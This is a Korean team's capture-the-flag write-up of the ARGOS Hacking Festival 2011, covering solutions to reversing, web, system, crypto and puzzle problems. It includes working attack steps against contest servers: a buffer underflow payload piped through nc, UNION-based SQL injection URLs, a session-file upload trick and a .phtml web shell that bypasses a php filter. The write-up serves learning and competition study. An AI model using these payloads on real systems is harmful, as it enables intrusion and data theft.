

ARGOS HACKING FESTIVAL 2011

이팀명을보면침삼키기수동 Team

(4th and !Factorial Union)



Written by extr

Contact

- kijoo92822@hanmail.net

- temp_1234@nate.com

- Result -


CAN YOU SOLVE THIS PROBLEMS?		
SCORE 1760 RANK 5		
PROBLEM 01 IS REVERSING (100)....	SOLVED	
PROBLEM 02 IS TRIVIAL (100)....	SOLVED	
PROBLEM 03 IS SMARTPHONE (100)....	SOLVED	
PROBLEM 04 IS TRIVIAL (100)....	SOLVED	
PROBLEM 05 IS SYSTEM (200)....	SOLVED	
PROBLEM 06 IS SECRET (200)....	CLICK	
PROBLEM 07 IS WEB (200)....	SOLVED	
PROBLEM 08 IS BINARY (200)....	CLICK	
PROBLEM 09 IS WEB (200)....	CLICK	
PROBLEM 10 IS SECRET (150)....	SOLVED	
PROBLEM 11 IS CRYPTO (300)....	SOLVED	
PROBLEM 12 IS REVERSING (100)....	CLICK	
PROBLEM 13 IS REVERSING (53)....	CLICK	
PROBLEM 14 IS SYSTEM (300)....	SOLVED	
PROBLEM 15 IS WEB (200)....	SOLVED	

RANK		
MACHOMAN		2150
TOKYOHOT		2133
GON		2063
BIOS		1860
이팀명을보면침삼키기수동		1760

- Contents -

PROBLEM 01 IS REVERSING (100)	04P
PROBLEM 02 IS TRIVIAL (100).....	08P
PROBLEM 03 IS SMARTPHONE (100).....	10P
PROBLEM 04 IS TRIVIAL (100).....	13P
PROBLEM 05 IS SYSTEM (200).....	14P
PROBLEM 07 IS WEB (200).....	15P
PROBLEM 09 IS WEB (200).....	16P
PROBLEM 10 IS SECRET (150).....	19P
PROBLEM 11 IS CRYPTO (300).....	21P
PROBLEM 14 IS SYSTEM (300).....	23P
PROBLEM 15 IS WEB (200).....	25P
Epilogue.....	26P

Problem. 01 (Reversing 100) - 0xC0DE




파일을 받아 켜보니 게임이 있었다. 아마 게임을 클리어 하면 키 값을 주는 형식일거라 예상하고 IDA 로 분석을 해보았다.

```
if ( WSASStartup(0x202u, &WSAData) || (v0 = socket(2, 1, 0), v0 == -1) )
```

예상과 달리 서버에 연결을 해서 게임을 진행하는 방식이라 키 값을 정상적으로 얻어오려면 게임을 클리어 하는 수 밖에 없었다.

그래서 게임을 실행하던 도중 아무 키나 막 누르고 있었는데 갑자기 Game Over 가 되었다. 확인해보니 반드시 right 혹은 left 만 선택해야 하는 경우가 있었다



해당구간이 랜덤으로 자체 지정될 것이라는 예상과 달리 이것도 서버에서 정해주는 것이었다.

```

call    ebx ; recu
push    offset buf      ; Str
call    ds:atoi
add     esp, 4
push    0               ; flags
push    23h             ; len
push    offset buf      ; buf
push    esi             ; s
mov     [esp+1C8h+var_1AC], eax
call    ebx ; recu
push    offset buf      ; Str
call    ds:atoi
mov     ecx, [esp+1BCh+var_1AC]
push    ecx
push    edi
mov     ebx, eax
call    sub_401290

```

위 그림에서 볼 수 있듯이 뭔가를 받아오고 그 값은 ebx 에 저장되며 sub_041290 을 호출하는 것을 볼 수가 있다.

여기서 우리는 ebx 값이 right left 를 지정해주는 값임을 알고 곧바로 치트 엔진의 코드 케이빙 기능을 통해 자동화를 시도하였다.

```

[ENABLE]
alloc(dumper,132)
label(leftgo)
label(rightgo)
alloc(leftflag,4)
alloc(rightflag,4)
registersymbol(leftflag)
registersymbol(rightflag)
rightflag:
dd 00
leftflag:
dd 00
dumper:
mov [leftflag],0
mov [rightflag],0
cmp ebx,08
je leftgo
cmp ebx,09
je rightgo
mov [leftflag],0
mov [rightflag],0
jmp maze.exe+12EF
leftgo:
mov [leftflag],1

```

```
jmp maze.exe+12E8
rightgo:
mov [rightflag],1
jmp maze.exe+12EF
maze.exe+12E3:
jmp dumper

[DISABLE]
```

위 스크립트를 통해 right flag 와 left flag를 지정해 주고 아래의 스크립트에서 플래그를 이용해 자동화를 시켜주었다

```
[ENABLE]
alloc(newmem,2048) //2kb should be enough
label(returnhere)
label(leftgo)
label(rightgo)
label(exit)

newmem: //this is allocated memory, you have read,write,execute access
cmp [leftflag], 1 // left
je leftgo
cmp [rightflag], 1 // right
je rightgo

mov eax, 4d
jmp exit

leftgo:
//mov eax, 4b // 4b
//call ebx
mov eax, 4b
cmp eax,4b
jmp exit

rightgo:
//call ebx
mov eax, 4d
cmp eax, 4b
//mov eax, 4d //4d
jmp exit
```

```
exit:  
jmp returnhere
```

```
maze.exe+11D3:  
jmp newmem  
returnhere:
```

[DISABLE]

원래 getch 함수를 통해 어떤 키를 눌렀는지 반환해주지만 그 값을 EAX 에 세팅하므로 eax 에다가 right 와 left 를 지정해주며 출력해주었다. 그래서 손쉽게 게임을 클리어 시키는데 성공했다.



KEY : What is the world coming to?


Problem. 02 (Trivial 100) - Kudo

[Guide - Explanation of W3M and W3X Files](#)

[world-editor-tutorials.thehelper.ne...](#) - 저장된 페이지 - 이 페이지 번역하기

Here is the **header** file of .w3m files : char[4]: "**HM3W**" int: unknown string: map name
int: map flags 0x0001: if 1=hide minimap in preview screens 0x0002: if ...

헤더가 뭔지 몰라가지고 구글에 검색해보니까 워크 맵 파일이라고 하길래
워크 맵 에디터로 열려고 해봤습니다.




맵 에디터로 열려고 하니까 유닛 데이터가 손상되어서 열 수 없다고 하길래

```
C:\Windows\Settings\WPCW\비당 화면\XDEPW\dep.exe
Scanning for possible filenames...
Scanning completed. 6 possible filenames found
Warning: 1 files have unresolved names even after scanning
These files will be lost and deprotected map may be incomplete or even unusable!


Patching war3map.w3i...
war3map.w3i is undamaged or already patched; skipping
Building war3map.imp...
1 files added to import list
Moving 'scripts\war3map.j' to 'war3map.j'
Reading war3map.j...
Inlined 9 functions
Renamed 0 reserved functions
Renaming globals...
Detecting start location data...
Creating war3mapUnits.doo...
Creating war3map.wtg...
Creating war3map.wct...
Building map archive...
Added 14 files
Created map 'deprotected.w3x'
Deleting temporary files...

* * * Press Enter to exit * * *
```

unprotect 툴로 파일의 보호를 풀었습니다



그리고 아이템 데이터를 뒤져보다 보라색으로 표시된 아이템을 발견했는데



그 아이템들의 value값이 base85 된 값이 나와서
그걸 디코딩 후 하나씩 이어주면 답이 됩니다.

KEY : Argos_like_warcraft.

Problem. 03 (Smartphone 100) - JNVB

스마트폰 문제인데 — 윈도 모바일이라서 좀 생소했지만 reflector라는 좋은 닷 넷 디컴파일러로 sdkSilverlightXNACS.dll이 파일을 디컴파일 하면 프로그램의 코드를 볼 수 있다.

```
private void showmethemoney()
{
    char[] chars = new char[this.key.Length + 1];
    chars = Encoding.UTF8.GetChars(Encoding.UTF8.GetBytes(this.key));
    for (int i = 0; i < this.key.Length; i++)
    {
        chars[i] = this.table[chars[i] + this.x];
        chars[i] = this.table[chars[i] - this.y];
        chars[i] = this.table[chars[i] - this.z];
    }
    string str = new string(chars);
    if (this.getResult() == 0x17f1)
    {
        MessageBox.Show(str, "Is this a key?", 0);
    }
}
```

getResult의 값이 0x17f1(6192)를 만족하면 답이 나온다.

```
private int getResult()
{
    return (((5 * this.x) * this.x) * this.x) - (((7 * this.y) * this.y) * this.y) + (((2 * this.z) * this.z) * this.z);
}
```

괄호를 정리하면 $(5 * x^3) - (7 * y^3) + (2 * z^4)$ 이다.

직접 구하긴 귀찮으니 파이썬이 계산을 해준다.

```
import time
for x in range(0,50):
    for y in range(0,50):
        for z in range(0,50):
            a = 5*pow(x, 3)
            b = 7*pow(y, 3)
            c = 2*pow(z, 4)
            if (a-b)+c > 0:
                print "x : ",x," y : ",y," z : ",z," result : ",a,"+",b,"+",c,"=", (a-b)+c
                if (a-b)+c == 6129:
                    print "x : ",x," y : ",y," z : ",z
                    time.sleep(20)
```

x=12, y=9, z=6 이 나온다.

이 값을 가지고 이제 문제의 답만 구하면 된다.

```
table = [  
'A', 'B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P',  
'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z', 'a', 'b', 'c', 'd', 'e', 'f',  
'g', 'h', 'i', 'j', 'k', 'l', 'm', 'n', 'o', 'p', 'q', 'r', 's', 't', 'u', 'v',  
'w', 'x', 'y', 'z', '0', '1', '2', '3', '4', '5', '6', '7', '8', '9', '+', '/',  
'A', 'B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P',  
'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z', 'a', 'b', 'c', 'd', 'e', 'f',  
'g', 'h', 'i', 'j', 'k', 'l', 'm', 'n', 'o', 'p', 'q', 'r', 's', 't', 'u', 'v',  
'w', 'x', 'y', 'z', '0', '1', '2', '3', '4', '5', '6', '7', '8', '9', '+', '/',  
'A', 'B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P',  
'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z', 'a', 'b', 'c', 'd', 'e', 'f',  
'g', 'h', 'i', 'j', 'k', 'l', 'm', 'n', 'o', 'p', 'q', 'r', 's', 't', 'u', 'v',  
'w', 'x', 'y', 'z', '0', '1', '2', '3', '4', '5', '6', '7', '8', '9', '+', '/'  
]
```

```
key = "JE_KiSS_Chocolate"
```

```
x = 12
```

```
y = 9
```

```
z = 6
```

```
chars = ""
```

```
for i in range(0, len(key)):
```

```
    tmp = table[ord(key[i])+x]
```

```
    tmp2 = table[ord(tmp)-y]
```

```
    chars += table[ord(tmp2)-z]
```

```
print chars
```

파이썬으로 돌려보면 답이 나온다.

아니면 직접 윈도우 모바일폰 에뮬레이터에 갈아서 빨간색12번 초록색9번 파란색6번 눌러도
답이 나온다.(빨간색누를시 x++, 초록색누를시y++, 파란색누를시z++ 되게 프밍되었다.)



KEY : JEqKpeeQCovuvssuw


Problem. 04 (Trivial 100) - Hexinic



PPRRRROOBBBLLLEEMMM.zip를 압축 해제 시키면 MP3하나가 나옵니다.

들어보니 구형 핸드폰 자판 음임을 알아차렸고, 그거 그냥 들리는대로 쳐봐도 안되가지고

Goldwave 툴을 이용해 음을 하나하나 끊어서 다시 들어보며 핸드폰 문자를 하나하나 입력했더니 답이 나왔습니다.



KEY : IULASTFANTASY (44488555277778333266827777999)

Problem. 05 (System 200) - 최부근

이 문제는 ELF 파일과 서버주소와 포트번호를 주는 전형적인 Remote system 문제다.
우선 데몬에 nc로 접속을 해보니 Good day!를 출력해준뒤 입력을 기다린다.
그후 입력을 하면 hi라는 문자뒤에 입력 받은 문자를 그대로 출력해준다.
그런 후 byebye를 출력해주고 종료시킨다.

그런데 버퍼 값을 초과하면 Illegal instruction 즉,크래시(?)가 나게 된다..

정확하게 알기 위해 ELF파일을 분석해 보았다.
가장 눈에 띄는 부분이 이 부분이다.

```
void *__cdecl sub_80486C3()
{
    char s[1024]; // [sp+1Ch] [bp-40Ch]@1
    int i; // [sp+41Ch] [bp-Ch]@1

    i = 0;
    memset(s, 0, 1024u);
    fflush(stdout);
    fgets(s, 1024, stdin);
    fflush(stdout);
    printf("hi %s\n", s);
    for ( i = 0; i <= 1023 && s[i]; ++i )
        dword_804AD60[dword_8049D48 + 255 - i] = s[i];
    return memset(s, 0, 1024u);
}
```

256부터 dword_8049D48[-1]로 언더 플로우가 일어난다.
 고로 FunctionTable Underflow를 일으켜서 키를 읽어오는 함수를 호출시킬 수 있다.

버퍼를 채우기 위해 256글자를 A 로 채운 후 00~ff까지 python코드를 사용하여 여러 번 시도한 끝에 키를 읽어오는 함수를 불러올 수 있었다.

```
root@ubuntu:~/tmp/argos# (python -c 'print "A"*256+"\x0f";cat)|nc 168.188.130.213 8080
Good day!
hi AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
key is 'do_you_know_desert_fox?'
Illegal instruction
```

KEY : do_you_know_desert_fox?

Problem. 07 (Web 200) - Gh0st & Hexinic & Electrop

login 폼에서 join 을 해서 그 아이디로 들어가면 보드 게시판이 나옵니다

거기서 글을 하나 읽어보고 UNION 을 이용해서 컬럼들을 추측 해보면

`http://168.188.130.223/AHF/626f617264/read.php?no=1 and 1=2 union select 1,2,3,1`

content 는 3번째라는 것을 알았습니다. 이제 information.schema 로 table 과 컬럼을 뽑아 왔는데

그 중에 table 에 Golden_Key 라는 것이 있고,

그 안에 컬럼은 key1 ~ key6 까지 있었습니다

그것을

`http://168.188.130.223/AHF/626f617264/read.php?no=1 and 1=2 union select 1,2,(select key1 from Golden_Key),1`

로 key 1 ~ key6 까지 뽑아오면 정답

key : whiterickisthebestrichhackerinKorea

Problem. 09 (Web 200) - Hexinic & Electrop

ARGOS Regular Test

Problem	Auth	Status	Join	Login
---------	------	--------	------	-------

Argos 정회원 테스트.

1. 테스트 기간 : 2011. 11. 1 12:00 ~ 2011. 11. 14 12:00
2. 풀이 보고서 제출 : 2011. 11. 20. 23:59:59 까지
3. 규칙 : 모든문제를 해결하여야 함.

1번문제 오류 수정, 파일이 변경되었습니다.

문서제출

FILE:

아르고스 정식 테스트 라는 것이 보입니다

거기에 Join 을 일단 해놓고 Login 을 했지만 세션이 2~3초 정도면 바로 삭제됩니다. (서버가 보안 철저하네요 ㅋㅋ)

엄청난 손놀림으로 Problem 을 봤지만 별거 없어서 헤매는 중에 힌트가 bak 파일 이여서 .bak 으로 다 찾아보니


```

<html>
<body bgcolor="black">
</body>
</html>
<?php
    $path = $_POST["path"];
    if(!isset($path) || is_null($path))
        $path = "../data/report/";

    if (isset($_FILES['upload']) && !$_FILES['upload']['error'])
    {

        echo $_FILES['upload']['tmp_name'];
        echo "<br>";
        echo $_FILES['upload']['name'];


        if(strpos($_FILES['upload']['name'], ".php") != FALSE)
        {
            echo "<script>alert('Upload Fail');history.go(-1);</script>";
        }
        else
        {
            if (move_uploaded_file ($_FILES['upload']['tmp_name'], $path.$_FILES['upload']['name']))
            {
                echo "<script>alert('Upload Success');location.href='index.php';</script>";
            }
            else
            {
                echo "<script>alert('Upload Fail');history.go(-1);</script>";
            }
        }
    }
    else
    {
        echo "<script>alert('Upload Fail');history.go(-1);</script>";
    }

    if (file_exists ($_FILES['upload']['tmp_name']) && is_file($_FILES['upload']['tmp_name']) ) {
        unlink ($_FILES['upload']['tmp_name']);
    }

?>



```

upload.bak 이라는 파일 존재 합니다.



열어보니 디렉터리를 보여주는데 그 디렉터리를 보니 리스닝이 가능하군요.

Index of /data/session

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 a73f7c4d347a55a47049bf3528cf154e	30-Nov-2011 18:44	4	

Apache/2.2.17 (Fedora) Server at 168.188.130.213 Port 80

data/session 을 열어보니 세션 저장소가 있습니다!!

83d1

그래서 다시 아이디 로그인하고 열어보니 로그인한 아이디를 보여주군요.

session 을 업로드 하기 위해서 post 값으로 변수 설정 하는거 보고 data/session 으로 설정한 뒤에 자기 세션 을 파일 이름으로 하고 내용을 admin 이라 하고 업로드 하고 F5 를 누르면 정답이 나옵니다!!

KEY : creamcheesecake!!!

Problem. 10 (Secret 150) - JNVB

ida로 열어서 분석해보니 '|' 이걸로 받아온 데이터를 파싱 하는 것 같아서 아래의 파이썬 소스를 짜서 직접 받아봤다.

```
from socket import *
import time

sock = socket(AF_INET, SOCK_STREAM)
sock.connect(("168.188.130.214", 53))
print sock.recv(53)

answer = ""

for i in range(0, 32):
    sock.send("oroi@b")          #"orio@문자" 라고 보내야만 응답이 온다잉.
    time.sleep(0.1)
    tmp = sock.recv(1024)
    answer += tmp

print answer
```

```
=====
==
```

```
M23|What are you doing????
H23|Do you want answer????
I26|But This is not answer!!!
w25|Don't try Brute Force!!!
a10|WaiT!!!!
S20|beep, It's Fake!!!!
B24|It's not BOF problem!!!
p30|Try something other method!!!
c20|Hack the planet!!!!
y26|You can try everything!!!
B27|But don't attack server!!!
h26|We don't have big money!!
M38|so..... our server is normal PC...T.T
```

X26|What the fuck@!!!!@!@!@!@
d32|This x-mas will be lonely!!!T.T
h45|Why we have to spend my time with This PC!!!
e35|Argos Threat me... make ploblem!!!
X27|Exso merong!!!! Yak o-r-ji
M24|Do you know desert fox?
g34|Whiterick is famous rich in korea
M19|Blues were defeat!
T14|what the hell
B67|knock!!knock!!penny~!!knock!!knock!!penny~!!knock!!knock!!penny~!!
u17|Suck my asshole!
Z22|ma boy~ ma boy~ baby~
T31|Girls Generation's The boys!!!
F24|Secret's love move~~!!!
517|We like K-POP!!!
I21|gam sa hap ni da!!!!
S22|in english, thanks!!!
E22|in china, chez~ chez!
h42|This is last chance to catch your word!!!

=====
==

역시 예상대로 앞에 수상한 문자열들이 있다.
앞에 알파벳만 이어서 base64 decode하면 답이 나온다
cyBhMXdheXMgMTBuZTF5ISEh

KEY : 0r0i is a1ways 10ne1y!!!

Problem. 11 (Crypto 300) - 0xC0DE & jinmo

힌트를 대입해서 찾아본 결과 [Secret Sharing](#) 이라는 이름의 문서가 나옴.
내용 중 libgfshare 라이브러리 언급이 있음. PUTTYSSH 작업시작.

```
[root@localhost ~]# cd /usr/  
[root@localhost usr]# mkdir temp  
[root@localhost usr]# cd temp  
[root@localhost temp]# wget http://www.digital-scurf.org/files/libgfshare/libgfshare-  
1.0.5.tar.gz  
[root@localhost temp]# tar xf libgfshare-1.0.5.tar.gz  
[root@localhost temp]# cd libgfshare-1.0.5  
[root@localhost libgfshare-1.0.5]# ./configure  
[root@localhost libgfshare-1.0.5]# make  
[root@localhost libgfshare-1.0.5]# mkdir tmp  
[root@localhost libgfshare-1.0.5]# cd tmp
```

그리고 data.txt 업로드를 위해 바이너리 파일로 제작을 했다 코드는 아래와 같다.

```
Private Sub Form_Load()  
MsgBox App.Path  
Dim b() As Byte  
v = Clipboard.GetText  
For Each c In Split(v, vbCrLf)  
ReDim b(0)  
c1 = Left$(c, InStr(1, c, "-") - 1)  
c2 = Mid$(c, InStr(1, c, "-") + 1)  
For i = 1 To Len(c2) Step 2  
b(UBound(b)) = Val("&H" + Mid$(c2, i, 2))  
ReDim Preserve b(UBound(b) + 1)  
Next  
ReDim Preserve b(UBound(b) - 1)  
Open "data.txt." + c1 For Binary Access Write As #1  
Put #1, 1, b  
Close #1  
Next  
End Sub
```

변환된 파일들을 sftp로 업로드 했다. data.txt.NNN 형식으로 이름을 바꾸고. Combine을 시도했다.

```
[root@localhost libgfshare-1.0.5]# ../gfcombine data.txt  
[root@localhost libgfshare-1.0.5]# cat data.txt  
I kill Ragnaros
```

KEY : I kill Ragnaros

Problem. 14 (System 300) - 최부근

```
[boff@localhost ~]$ uname -a
Linux localhost.localdomain 2.6.35.6-45.fc14.x86_64 #1 SMP Mon Oct 18 23:57:44 UTC 2010 x86_64 x86_64 GNU/Linux
[boff@localhost ~]$
```

이 문제의 시스템환경은 생소한 x64였다..

긴 시간 분석을 통해 FSB와 BOF 취약점이 존재 한다는 걸 알게 되었다.

```
[boff@localhost ~]$ ./0xbfffffff aaaa%x%x%x
-----Let's rock! paper! scissors!-----
-----RULE-----
rock = 0
paper = 1
scissors = 2

Choice : %X
aaaa4d98664016b1e02c9e7f9d084 Winner!!
[boff@localhost ~]$
```

<FSB 취약점존재>

하지만 안타깝게도 난 BOF로 문제를 풀었다..

바이너리가 없어서 가젯을 구할 수 없지만,
Argument를 연속으로 쪽 넣은 다음,
먼저 RSP 레지스터를 Argument가 있는 영역까지 끌어올렸다.

각 Argument들의 구분은 Null Byte로 이루어지므로 (ARG1과 ARG2 사이엔 널 바이트가 들어감)

일단 아주 손쉽게 Ascii armor를 우회할 수 있었다.

특히 C나 Python 계열에서 함수를 리틀 엔디언으로 넣어줄 때
&function, "", "" 이런 식으로 주면 널 바이트를 대신 써넣을 수 있으므로
아주 금상첨화였다.

고로 Argument 영역까지 RSP를 끌어올리고,
Argument에 Execve + 절대문자열주소x2 + null 뭐 대충 이런 식으로 구성해서
원하는 문자열을 실행하게 할 수 있고 그걸 Shell로 심볼릭 링크 걸어서
Shell을 획득 할 수 있었다.

그런 후 .Authkey를 열어보니 답이 나올 줄 알았지만.

---please decode!---

lmlnc2llaPFGb/JyaOc=

위와 같은 것이 나왔다..딱 보면 base64 로 암호화 된 게 확실한데 Decoding을 해보면
정상적인 문자열이 나오진 않는다.

그리하여 키값이 따로 있나 싶어 Base64 루틴을 분석해본 결과

wxyz0123ABCDEFHIJKLMNOPYZabcdefghijklmnopqrstuvwxyz456789+/QRSTUVWXYZ

이러한 임의의 키값이 있었다.

그리하여 저 키값을 토대로 Decoding을 시키니 답이 나왔다.

KEY : BigpieisNotBig

Problem. 15 (Web 200) - Hexinic & Electrop

마지막 문제답게 역시 게싱이 많습니다.

admin page 라는 힌트를 보고 /admin/ 이라는 디렉터리를 찾아 냈습니다.

하지만 로그인을 해야 하는 상황이어서 해매고 있었는데 Contact me 라는 보드가 있어서

그곳에 있는 cmania@gmail.com 이라는 것을 보고

아이디와 패스워드를 cmania//cmania

이라고 게싱을 해서 넣으니 업로드 페이지가 하나 뜹니다.

보아하니 IMG Upload 라 해서 디렉터리를 /img/ 라고 게싱 하고

web.jpg 를 업로드 해서 /img/web.jpg 를 열어보니 파일을 그대로 읽어줍니다.

그러하여 쉘을 올릴라 하니 php 는 금지 되어있어서 확장자를 .phtml 로 바꾼 뒤

asd.phtml 로 show_source 라는 함수로 key.php의 소스를 봐서

html 소스를 보니깐 \$key = 'Inventor of the C programming language'

가있어서 인증 하니 정답!!

KEY : Inventor of the C programming language

- Epilogue -



연합을 한 이후 두 번째 대회였던 충남대 ARGOS 해킹대회.
연합 이래 첫 대회였던 홀리실드 대회 결과였던 6등보다 등수도 오르고 득점도 눈에 띄게 많
이 얻어내어 팀원 모두가 만족하는 결과를 얻어내었습니다.
생소한 문제들도 많이 나와 문제를 푸는데 있어서 힘들기도 하고 체력적으로 지치기도 했지만,
포기하지 않고 삽질하면서 안되면 게싱 해보고 그렇게 시도의 시도 끝에 풀어내기도 하였습니
다.

그리고 팀원 전체가 학생이다 보니 중간에 학원가는 애도 있고 공부하다 오는 애도 있어서
참여도가 조금 낮았습니다만, 그럼에도 불구하고 시간을 쪼개, 문제를 조금씩 풀어내어
5등이라는 결과를 내어 정말 만족스럽습니다.

비록 한 문제를 시간오차로 인해 인증을 못하여 4등이 되지 못한 것은 매우 아쉽지만..

다음에 있을 대회에서도 6등에서 5등으로 등수가 오른 것처럼
5등에서 4등, 조금 더 욕심을 내어 3등까지 할 수 있도록 노력하겠습니다.

- 4thfactorial -